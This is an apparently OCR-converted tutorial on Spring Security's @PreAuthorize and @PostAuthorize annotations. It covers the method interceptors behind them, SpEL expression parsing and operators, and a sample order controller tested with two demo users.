Now, one question comes to mind is, how this Authorization methods invokes before invocation of the Controller method.


Its because of INTERCEPTORS




@PreAuthorize Annotation is intercepted by

AuthorizationManagerBeforeMethodInterceptor

What and how Interceptors works and how they are different from filters?
We have already covered both the topics in depth.






```
@PreAuthorize("hasRole('USER') and hasAuthority('ORDER_READ')")
```

This expression uses SpEL (i.e. Spring Expression Language)


Spring framework has *SpelExpressionParser* class, which help in compilation of these strings.

Below is the high level flow:

AuthorizationManagerBeforeMethod Interceptor

1. Reads String from @PreAuthroize annotation → `@PreAuthorize("hasRole('USER') and hasAuthority('ORDER_READ')")`

2. Parse it using SpelExpressionParser → **Converts String into AST(Abstract Syntax Tree)**



3. Resolves the above Expression → **• References are resolved Which are encountered in above expression.**

OpAnd.java

```java
@Override
public TypedValue getValueInternal(ExpressionState state) throws EvaluationException {
    if (!getBooleanValue(state, getLeftOperand())) {
        // no need to evaluate right operand
        return BooleanTypedValue.FALSE;
    }
    return BooleanTypedValue.forValue(getBooleanValue(state, getRightOperand()));
}
```

4. → **Validates the result and decide whether to invoke the method or not**


More Logical Operators

Operator	Description	Example
and	Logical AND	hasRole('ADMIN') and hasAuthority('READ')
or	Logical OR	hasRole('ADMIN') or hasRole('USER')
not	Logical NOT	not hasRole('ADMIN')
!	Also logical NOT	!hasAuthority('DELETE')

Relational Operators

Operator	Description	Example
==	Equal	#value == 15
!=	Not equal	#value != 15
<	Less than	#value < 100
>	Greater than	#value > 100
<=	Less than or equal	#value <= 15
>=	Greater than or equal	#value >= 90

```
@PreAuthorize("#id == authentication.principal.id")
@GetMapping("/users/{id}")
public User fetchUserDetails(@PathVariable Long id) {
    return userServiceObject.fetchUserDetails(id);
}
```




@PostAuthorize


- Does Authorization after execution of the API but before sending the response back to the user.

- AuthorizationManagerAfterMethodInterceptor, is the one which intercept the @PostAuthorize annotation.

Let's see with an example

Created 2 Users





SELECT * FROM USER_LOGIN

SELECT * FROM USER_LOGIN;


ID	PASSWORD	ROLE	USERNAME
1	$2a$10$oLOsKKtsbEsC63.MmGuNbO2CYqN8kvcCZW8/fwMvBB0p6mtKnQZ5u	ROLE_USER	a_user
2	$2a$10$Eb/CtlSeC0uUpTd09iyTUOcXDjdKTNiX.9C6CjZj2zZ9L2Ol0YW.m	ROLE_USER	b_user

(2 rows, 6 ms)

```java
@RestController
@RequestMapping("/api")
public class OrderController {

    @GetMapping("/orders")
    @PreAuthorize("hasRole('USER') and hasAuthority('ORDER_READ')")
    @PostAuthorize("returnObject.userID == authentication.principal.id")
    public OrderDTO readOrders() {
        OrderDTO orderDTO = new OrderDTO();
        orderDTO.userID = 1l; //hardcoding for now
        orderDTO.orderID = 10000l;
        return orderDTO;
    }
}
```

For testing purpose, I have hardcoded the user ID, and added the userID of "a_user"

Now, try to invoke this api with "b_users" credentials



Now, try to invoke this api with "a_users" credentials